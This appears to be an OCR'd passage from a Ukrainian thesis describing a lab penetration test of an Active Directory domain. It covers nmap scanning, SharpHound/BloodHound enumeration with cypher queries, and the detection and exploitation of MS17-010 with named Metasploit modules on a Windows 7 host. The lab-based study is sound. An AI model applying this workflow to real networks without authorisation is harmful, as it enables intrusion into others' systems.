

Рис. 3. 6. Результат мережевого сканування системи 10.10.10.12

Інформація, отримана в результаті сканування серверу 10.10.10.12 скриптами nmap (рис.3.7.) виявило, що усі належні конфігурації безпеки базових сервісів налаштовано коректно – підпис повідомлень SMB увімкнено та встановлено обов’язкове використання, підтримку SMBv1 не виявлено, виявлено ім’я серверу – SRV-W16-DC03.



Рис. 3. 7. Результат мережевого аналізу системи 10.10.10.12

Результати сканування системи 10.10.10.13 відображені на рис.3.8. та є повністю аналогічними до таких, що були отримані внаслідок сканування 10.10.10.12. Це дозволяє зробити висновок, що даний сервер також є доменним контролером домену COAL.INT. В ході сканування стандартними скриптами nmap виявлено ім'я серверу SRV-W16-DC02, що є аналогічним до такого в доменного контролера 10.10.10.12.



Рис. 3. 8. Результат мережевого сканування системи 10.10.10.13

Зі сканування системи 10.10.10.33 (рис.3.9.) можна зробити висновок, що дана система є сервером в середовищі Active Directory. На ній відкрито порти 135, 139, 445, 5985, 49685, 63379, кожен з яких точно ідентифікується. З характерних портів можна виділити сервіс SMB та наявність комунікацій RPC – нестандартного ПЗ не виявлено.



Рис. 3. 9. Результат мережевого сканування системи 10.10.10.33

Ім’я системи визначено скануванням через RPC (рис.3.10.) і є рівним SRV-W16-DC01-K. З формату іменування та результатів визначення (фінгерпринтингу) ОС nmap можна впевнитись, що дана система є Windows Server 2016. Однак, на даній системі наявна конфігурація, що не вважається безпечною – обов'язковий підпис комунікацій SMB не увімкнено, що відображається повідомленням «Message signing disabled (dangerous, but default)». Дана конфігурація дозволяє потенційне виконання атак NTLM Relaying.



Рис. 3. 10. Результат мережевого аналізу системи 10.10.10.33

Результати сканування системи 10.10.10.102 (рис.3.11.) відображають стандартні для ОС Windows відкриті сервіси – RPC (135, 49664-49671), SMB (445), Netbios (139), та два невідомі сервіси (5040, 7680). Найбільш вірогідно, дана система є робочою станцією під керування ОС Windows, однак визначити це з абсолютною точністю з даних результатів не представляється можливим.



Рис. 3. 11. Результат мережевого сканування системи 10.10.10.102

Результати сканування системи 10.10.10.101 (рис.3.12.) свідчать про те, що дана система є робочою станцією під керуванням ОС Windows. У ній відкрито стандартні сервіси Windows – RPC (135, 49152-49173, 5357), SMB (445), Netbios (139). З інформації, що надається при взаємодії з SMB можна зробити висновок про версію встановленої ОС та домен, до якого дана система є приналежною. Результати сканування з використанням NSE сценаріїв ідентифікують наявність відключених обов'язкових підписів до комунікації SMB, та, що не менш важливо, наявність активного протоколу SMB v1. Як вже було висвітлено у розділі 1, даний протокол містить у собі ряд серйозних вразливостей та не є рекомендованим до використання. У розділі ж 2 було розглянуто вразливість EternalBlue (MS17-010), яка міститься у Windows 7 з увімкненим протоколом SMB v1. Окрім цього, Windows 7 є застарілою версією ОС та не є рекомендованою для використання. Таким чином, ряд істотних вразливостей ідентифікується на ранньому етапі

проведення тестування захищеності, що є позитивним свідченням щодо ефективності розробленого рішення.



Рис. 3. 12. Результат мережевого сканування системи 10.10.10.101

На даному етапі перевірки аудитор володіє можливістю мережевої взаємодії з сервісами лабораторного середовища, має доступ до множини безпосередніх взаємодій з сервісами та потенційної експлуатації вразливостей. Однак, інформація про безпосередню конфігурацію сервісів Active Directory не зібрана і уявлення про графову ієрархічну структуру відсутнє. Для подальшого аналізу необхідно зібрати інформацію про конфігурацію Active Directory та структуру доменного середовища. Для цього використовується наявний доступ до робочої станції під керування Windows та обліковий запис в домені. При інтерактивній аутентифікації в командній оболонці PowerShell виконано команди hostname та whoami, що дозволяють впевнитись в коректній доменній локації, як це відображено на рис.3.13.



Рис. 3. 13. Перевірка користувача на системі WS-W10-02

Для збору інформацію про доменне середовище використовується утиліта bloodhound_ingestor, також відома як sharphound – створена на мові програмування

C# та скомпільована для використання в обраному лабораторному середовищі. Для здійснення запитів до доменного контролера утиліті необхідно отримати контекст будь-якого авторизованого користувача. Оскільки запуск відбувається з інтерактивного сеансу на робочій станції, як це відображено на рис.3.14., привілеї користувача завантажуються з системного процесу LSASS. Утиліта успішно здійснює доступ до доменного контролеру, збирає дані та зберігає в форматі JSON у ZIP файлі.



Рис. 3. 14. Запуск збору інформації Bloodhound на одній з підконтрольних систем.

Отримані результати аналізу домену необхідно завантажити на серверну частину утиліти bloodhound, розгорнуту на тестовій системі Parrot-1. Завантаження даних виконується через графічний інтерфейс технікою Drag-and-Drop.

Після завантаження даних до BloodHound аудитор отримує доступ до аналізу графової структури доменного середовища. Однак представлення усього середовища на одному графі є проблематичним та надлишковим, оскільки доменне середовище, навіть таких масштабів, що використовуються в лабораторних умовах, є виключно розгалуженим та складним для візуального представлення. Натомість використовується відображення окремих елементів та взаємозв'язків за критеріями запиту. Наприклад на рис.3.15. відображено взаємозв'язки найбільш вагомих об'єктів в Active Directory.



Рис. 3. 15. Інтерфейс BloodHound відображає зв'язки між найбільш вагомими об'єктами в AD

За допомогою cypher запиту “match (u:User) return u;” можливо отримати перелік усіх користувацьких облікових записів в доменному середовищі, як це відображено на рис.3.16.



Рис. 3. 16. Перелік користувачів домену відображено в Bloodhound

На даній стадії перевірки виконано консолідацію можливих мережевих взаємодій та збір даних про конфігурацію та вміст доменного середовища Active Directory. Більшість доступної та релевантної для безпекового аналізу інформації на даний момент зібрано, можливо розпочати аналіз захищеності окремих вузлів з даної множини.

Вважається резонним розпочати перевірку з пошуку типових вразливостей систем Microsoft. У поєднанні з тими даними, що були зібрані у ході мережевого сканування виконується пошук потенційно вразливих систем з непідтримуваними ОС. Для цього використовується наступний запит cypher: “MATCH (H:Computer) WHERE H.operatingsystem =~ '.*(2000|2003|2008|xp|vista|7|me)*.' RETURN H”. Результати роботи відображено на рис.3.17.



Рис. 3. 17. Дані про комп'ютер з застарілою ОС відображено в Bloodhound.

Вочевидь, єдиною системою з непідтримованою ОС є WS-W7-01. Ці дані підтверджуються результатами мережевого сканування і відповідають дійсності з огляду на конфігурацію лабораторного середовища.

На даному етапі аудитор має можливість для реалізації мережевих зв’язків з метою пошуку вірогідних вразливостей. З розглянутих в розділі 2 вразливостей сервісів Microsoft актуальними для даного середовища потенційно можуть бути наступні проблеми:

1) MS17-010;
2) Zerologon;
3) PrintNightmare;
4) SMBGhost.

Вразливість Bluekeep не може бути релевантна для поточної конфігурації середовища, оскільки жодна з систем не підтримує протокол RDP. Інші розглянуті вразливості не можуть бути присутніми у лабораторному середовищі внаслідок не співпадаючої версійності.

Тестування розпочинається з перевірки вразливості MS17-010. Для цього використовується фреймворк Metsaploit, встановлений за замовчуванням у системі Parrot-1. Інтерфейс останнього відображено на рис.3.18.



Рис. 3. 18. Інтерфейс Metasploit Framework запущеного на системі аудитора.

Єдиною системою, потенційно вразливою до вразливості EternalBlue є WS-W7-01 (10.10.10.101) зі встановленою Windows 7 та підтримуваним протоколом SMBv1. Усі вимоги для експлуатації наявні, аудитор також володіє обліковим записом, що може бути використаний для перевірки. Для перевірки використовується модуль Metasploit scanner/smb/smb_ms17_010. Даний модуль вимагає знання лише IP адреси цільової системи та є цілком безпечний для її безперебійного функціонування, оскільки не проводить фактичну експлуатацію. Конфігурацію та результат роботи модуля відображено на рис.3.19. Вочевидь, цільова система дійсно є вразливою до MS17-010, про що свідчить відповідна строка в результаті роботи.



Рис. 3. 19. Заупск модуля перевірки вразливості MS17-010.

Оскільки відсутні відомості про критичність даної системи для аналізованого середовища, можливо провести тестову експлуатацію з метою отримання доступу до системи. Для цього використовується модуль Metasploit admin/smb/ms17_010_command. Даний модуль використовує утиліту psexec для надсилання та виконання корисного навантаження на цільовій системі. Для своєї роботи вимагає встановлення параметрів IP цільової системи, назви домену, імені користувача та паролю. Для перевірки можливості виконання довільного коду використовується команда ipconfig. Конфігурація та результат роботи модуля відображено на рис.3.20. Система є вразливою, про це можуть свідчити отримані результати виконання команди.

